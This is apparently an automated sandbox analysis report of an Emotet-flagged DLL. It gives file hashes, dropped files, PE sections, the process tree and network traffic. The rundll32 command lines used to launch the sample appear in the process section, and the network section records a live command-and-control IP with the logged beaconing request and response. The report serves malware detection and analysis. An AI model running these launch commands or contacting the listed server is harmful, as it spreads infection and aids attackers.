C:\ProgramData\Microsoft\Network\Downloader\edb.chk	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.3593198815979092
Encrypted:	false
SSDEEP:	12:SnaaD0JcaaD0JwQQU2naaD0JcaaD0JwQQU:4tgJctgJw/tgJctgJw
MD5:	BF1DC7D5D8DAD7478F426DF8B3F8BAA6
SHA1:	C6B0BDE788F553F865D65F773D8F6A3546887E42

C:\ProgramData\Microsoft\Network\Downloader\edb.chk	
SHA-256:	BE47C764C38CA7A90A345BE183F5261E89B98743B5E35989E9A8BE0DA498C0F2
SHA-512:	00F2412AA04E09EA19A8315D80BE66D2727C713FC0F5AE6A9334BABA539817F568A98CA3A45B2673282BDD325B8B0E2840A393A4DCFADCB16473F5EAF2AF318 0
Malicious:	false
Preview:	.....*.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....*..... ....

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	MPEG-4 LOAS
Category:	dropped
Size (bytes):	1310720
Entropy (8bit):	0.24950462330201234
Encrypted:	false
SSDEEP:	1536:BJiRdfVzkZm3lyf49uyc0ga04PdHS9LrM/oVMUdSRU4D:BJiRdwfu2SRU4D
MD5:	0382D8100CC8D13615898FA30EC656C3
SHA1:	2BE24595E6C46B362B77D62AD49C7CAA78A8AB7E
SHA-256:	6CCC243B229CA85E9BCCDEDB48EBDC3CBB464CBF81364E0FFC16BC4771C920DC
SHA-512:	708ED8F88D886AFD44B3F23343DDE692C0FFDEFB3B940C227EC2A380CC5488AD270DE6AE190ABD3F9A785758DD991E94A5E5E7F07E1876916173DF0CFF2B2B C
Malicious:	false
Preview:	V.d.....@..@.3...w.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....d#..... ....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xf18788d2, page size 16384, Windows version 10.0
Category:	dropped
Size (bytes):	786432
Entropy (8bit):	0.25073912962173733
Encrypted:	false
SSDEEP:	384:x7m+W0StseCJ48EApW0StseCJ48E2rTSjlK/ebmLerYSRSY1J2:x7JSB2nSB2RSjlK/+mLesOj1J2
MD5:	36602D8CC9ED69974E431552654D66C8
SHA1:	065D188758DE4A57BFC1D20EEAE6F4B5F98A03F0
SHA-256:	BCFDCFC7BF36A082F9F4516968A20A2ECB0E3ECF834BF25EE0BB6AA6F68232AB
SHA-512:	549FA459ECF0D96684713C7DEBD15F2AF95523C66DA55AEA9316AFBE18A6684DEE34BC76FD722FC54042E04C379501E4A7CC36DC4D85AAC59FB4CD1D03CE0 E2
Malicious:	false
Preview:	....e.f.3...w.....).....";...y...8...y..h.(.....";...y....).....3...w.....B.....@..... ....b";...y.....[.E~";...y..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.0770467428783165
Encrypted:	false
SSDEEP:	3:zqlT7v0d8+TcjltllEjHy2ucGjuVETOg1xgjeEucGjltlloll3VkttlmlnI:mRr0K+uXiVI1meHDA3
MD5:	6DC857CAB92ABAA16D96FCDD14C7B4D1
SHA1:	CDB47E6AC44E6588C09D117DC2DD695718D1433F
SHA-256:	7B1B179CE6E75BB00EEAE03F8095278E42DB1FE70CA5ADD76265B7CFC7831AEE
SHA-512:	3ACAEDE51663F66FC93791AEA51C33B1FCCB2D16DBC67E797A3E216AF3F7571179B0A1F5F2AC873E149C5E613DA3BC5BC87D4656CAB5209EE3819EEDC4EC9 B6F
Malicious:	false
Preview:	..j2.....3...w...8...y..";...y.....";...y..";...y.....X";...yk.....[.E~";...y..... ....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA A
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	7250
Entropy (8bit):	3.169665299735137
Encrypted:	false
SSDEEP:	96:cEj+AbCEH+AbuEAc+AbhGEA+AbNEe+Ab/Ee+AbPE6w9+Ab1wTEKm+Abrg:cY+38+DJc+iGr+MZ+65+6tg+ECjm+Ig
MD5:	7E8050B7EBB4695FF785C9671BEAE338
SHA1:	C70D58DCAB917C0148845B6E739E6C6D474B6F1A
SHA-256:	F651AB77AEAEEE7B2ED147EF80232F16388623EEC13EB0FF6EFB29F368E2C388
SHA-512:	296390E9141E86FC35F8A4EF0EE2794E7B8971B01DBA27967ACD8BFC7A59931C1D05E28DC44CAF29109DEB9788042BE7FABF0F2BF0059672D57703FEA4C19C4 2
Malicious:	false
Preview:	.........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:. 4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7. 0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....-............-.

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20211119_085656_392.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.819149021647557
Encrypted:	false
SSDEEP:	192:rcWbsqb2NtVSLCu/kh0CsOQCsJ1Cs9vCsV14Cs3:rc+sqOvSOu/khvsODsJMs96sVZs3
MD5:	6F4011DD472EB99AB51B3B3D9F2DB62E
SHA1:	FF04E24F7CFC4F87B421B27042B4B1288D4129D6
SHA-256:	44D187553FA2DA2FF3038780B6B25583A477F17A9F6E7E6B5EF36E68A797B755
SHA-512:	6E4BB64119185C763F50A3CB0FE2FB9311D71A6C02311C2BCC0E5FDE19B7AEEE247EF4FB4C6416F5C810620A4A7CCDE491119981A1CCB651C5707D7D8FA2FF 7
Malicious:	false
Preview:	....!...........................l...X...up......................B.............Zb... ... .@.t.z.r.e.s...d.l.l.,.-.2.1.2... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1.../_8..... .....k..g#...........8.6.9.6.E.A.C.4.-.1.2.8.8.-.4.2.8.8.-.A.4.E.E.-.4.9.E.E.4.3.1.B.0.A.D.9...C. :.\.W.i.n.d.o.w.s.\.S.e.r.v.i.c.e.P.r.o.f.i.l.e.s.\.N.e.t.w.o.r.k.S.e.r.v.i.c.e.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.D.e.l.i.v.e.r.y.O.p.t.i.m.i.z.a.t.i.o.n.\.L.o.g.s.\.d. o.s.v.c...2.0.2.1.1.1.1.9._.0.8.5.6.5.6._.3.9.2...e.t.l.........P.P.l...X...up..

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.178849751815507
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.40% • Clipper DOS Executable (2020/12) 0.20% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	9fC0as7YLE.dll
File size:	485376
MD5:	1436a43cdd37d5e362b0699552b446ed
SHA1:	c3c2a766ecd7b01e4aec5810ed5dbeff6036c432
SHA256:	f7c6e16173099ee6d999c37b5eeb327446cb836ff6c5455454cfb22775fb9624
SHA512:	2282ac6d79664ede9d5736fc3d4c14f52f47e849f2078e53011f9738dc8a901adaf5a66a463d65d22d133a390d83718964914aac5441aba2de3a2280819d8378
SSDEEP:	12288:bdv8jkvzqZvv2wLBqmTi12yD88kYwZ1h1:b2Zvv2cdTi1v0Z1h
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... ....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10015826
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61964C08 [Thu Nov 18 12:50:16 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	261bae8b02d2e7bf979e55d76b9dc786

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3930c	0x39400	False	0.530729735262	data	6.66187646144	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x3b000	0x13cfe	0x13e00	False	0.464512087264	data	5.41556152438	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x4f000	0x252c	0x1800	False	0.223795572917	data	3.845062089	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rsrc	0x52000	0x24410	0x24600	False	0.818520457474	data	7.74949134311	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x77000	0x33a0	0x3400	False	0.71484375	data	6.58405020621	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/19/21-00:57:36.008642	TCP	2404334	ET CNC Feodo Tracker Reported CnC Server TCP group 18	49767	443	192.168.2.5	51.178.61.60

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 51.178.61.60

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49767	51.178.61.60	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-18 23:57:37 UTC	0	OUT	GET /PpGHOEhwQiOjTmUx HTTP/1.1 Cookie: YLrNoFUoT=bKEzC4TtBgWiCpCm5V4NTfJlsG4xSuG6WBwZ0+s0+7maqRUE8+Vd405E9iLW76EKwoJu0oJG0v7OfqgmBnIwDVZMen2UWzwOktsPtg0rCDnmNkpEuCrwt8Qz2qrcsIX4r5n9v3PiTM0NQYDzsXvP4yDBcV8aiSCWx/8DuJLx8jSP8VTvHZOmbpvM2UD0mZw09mL35Wk+3mE6+Rj+HvFKD3DgAJ01grD+hBVrF/i3cg5gzPsKc4mPP0Z6+CkDl/1zRoKRPtwmJRocbJ/KkJ4J+/liajE= Host: 51.178.61.60 Connection: Keep-Alive Cache-Control: no-cache
2021-11-18 23:57:37 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 18 Nov 2021 23:57:37 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close

Timestamp	kBytes transferred	Direction	Data
2021-11-18 23:57:37 UTC	0	IN	Data Raw: 31 37 61 0d 0a e8 c4 6e 8a c4 0c 06 4b 63 eb 61 16 de 11 61 4d c7 e8 e1 8e 56 f7 dd 9d 2b 77 d5 8c 89 f1 9a fe 98 6f c4 62 fc fe 4e b4 73 3b f2 13 b0 4f ad ae 57 cb 3d 15 d6 a6 07 6e 1c 1d d3 4e 66 b5 fa a1 4e bc 81 ac 58 76 b8 10 61 0a 82 66 67 54 d4 8a 0a 5a 17 84 ee 64 da b1 af ee 62 73 62 40 6b 53 c1 2f 72 bc ba 75 ea 83 4e 70 00 96 76 f2 d5 6c 62 d9 2e 59 c5 86 5e d1 55 73 2c 7b 94 8f 23 66 ff 07 a6 4c 7d ef db 6c 75 c7 fc d2 49 52 cf 27 3d 01 3a 4a 9e 85 cf 01 69 6d 55 c3 46 33 5b 40 e7 27 96 18 c4 cb ef cb 4d da 05 f9 28 a4 03 db 1d 33 90 6f de dd 65 0d 89 61 c3 60 8c 8f d6 14 08 f0 03 be 47 9f e0 b0 c1 8f e7 99 13 e0 84 1d e6 ce a0 79 20 ee 31 f6 06 79 88 32 b4 e3 8b 34 7b 9e 9c 27 0d ec 1f 0c f3 2f 38 ed 8e b1 68 ca 07 f6 ad ff bb dd de 33 66 4b Data Ascii: 17anKcaaMV+wobNs;OW=nNfNXvafgTZdbsb@kS/ruNpvlb.Y^Us,{#fL}luIR'=:JimUF3[@'M(3oea`Gy 1y24{ '/8h3fK

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 6484 Parent PID: 5472

General

Start time:	00:56:09
Start date:	19/11/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\9fC0as7YLE.dll"
Imagebase:	0xbc0000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000002.365672207.000000000114A000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 6504 Parent PID: 6484

General

Start time:	00:56:09
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\9fC0as7YLE.dll",#1

Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6520 Parent PID: 6484

General

Start time:	00:56:10
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\9fC0as7YLE.dll,Control_RunDLL
Imagebase:	0x1210000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.310049703.00000000004A5000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Deleted

Analysis Process: rundll32.exe PID: 6532 Parent PID: 6504

General

Start time:	00:56:10
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\9fC0as7YLE.dll",#1
Imagebase:	0x1210000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.310032322.000000000056A000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 6584 Parent PID: 6484

General

Start time:	00:56:14
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\9fC0as7YLE.dll,abziuleoxsborpb
Imagebase:	0x1210000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.352594245.0000000000E0A000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: svchost.exe PID: 6656 Parent PID: 556

General

Start time:	00:56:15
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 6724 Parent PID: 6484

General

Start time:	00:56:23
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\9fC0as7YLE.dll,aejkroaebsbxdnkhb
Imagebase:	0x1210000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.364267803.0000000000D9A000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: svchost.exe PID: 6776 Parent PID: 556

General

Start time:	00:56:25
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 6920 Parent PID: 6532

General

Start time:	00:56:35
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\9fC0as7YLE.dll",Control_RunDLL
Imagebase:	0x7ff797770000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 6952 Parent PID: 6520

General

Start time:	00:56:35
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Dkrmyysnwhbfjv\jwypbohhelrk.uxw",YPRnAEDz
Imagebase:	0x1210000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.377195356.00000000033CA000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: svchost.exe PID: 7000 Parent PID: 556

General

Start time:	00:56:39
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 1132 Parent PID: 6584

General

Start time:	00:56:52
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\9fC0as7YLE.dll",Control_RunDLL
Imagebase:	0x1210000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 2908 Parent PID: 556

General

Start time:	00:56:56
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6100 Parent PID: 6724

General

Start time:	00:57:00
Start date:	19/11/2021

Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\9fC0as7YLE.dll",Control_RunDLL
Imagebase:	0x1210000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 4392 Parent PID: 6484

General

Start time:	00:57:04
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\9fC0as7YLE.dll",Control_RunDLL
Imagebase:	0x1210000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: SgrmBroker.exe PID: 5040 Parent PID: 556

General

Start time:	00:57:09
Start date:	19/11/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff6ab880000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6112 Parent PID: 556

General

Start time:	00:57:09
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff797770000

File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6032 Parent PID: 6952

General

Start time:	00:57:09
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Dkrmyysnwhbfjv\jwypbohhelrk.uxw",Control_RunDLL
Imagebase:	0x1210000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000012.00000002.773392509.00000000009BA000.00000004.00000020.sdmp, Author: Joe Security

Analysis Process: svchost.exe PID: 2076 Parent PID: 556

General

Start time:	00:57:30
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5272 Parent PID: 556

General

Start time:	00:58:01
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: MpCmdRun.exe PID: 5476 Parent PID: 6112

General

Start time:	00:58:10
Start date:	19/11/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff704360000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5056 Parent PID: 5476

General

Start time:	00:58:10
Start date:	19/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6924 Parent PID: 556

General

Start time:	00:58:23
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 4832 Parent PID: 556

General

Start time:	00:59:19
Start date:	19/11/2021

Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6276c0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 4228 Parent PID: 556

General

Start time:	00:59:39
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis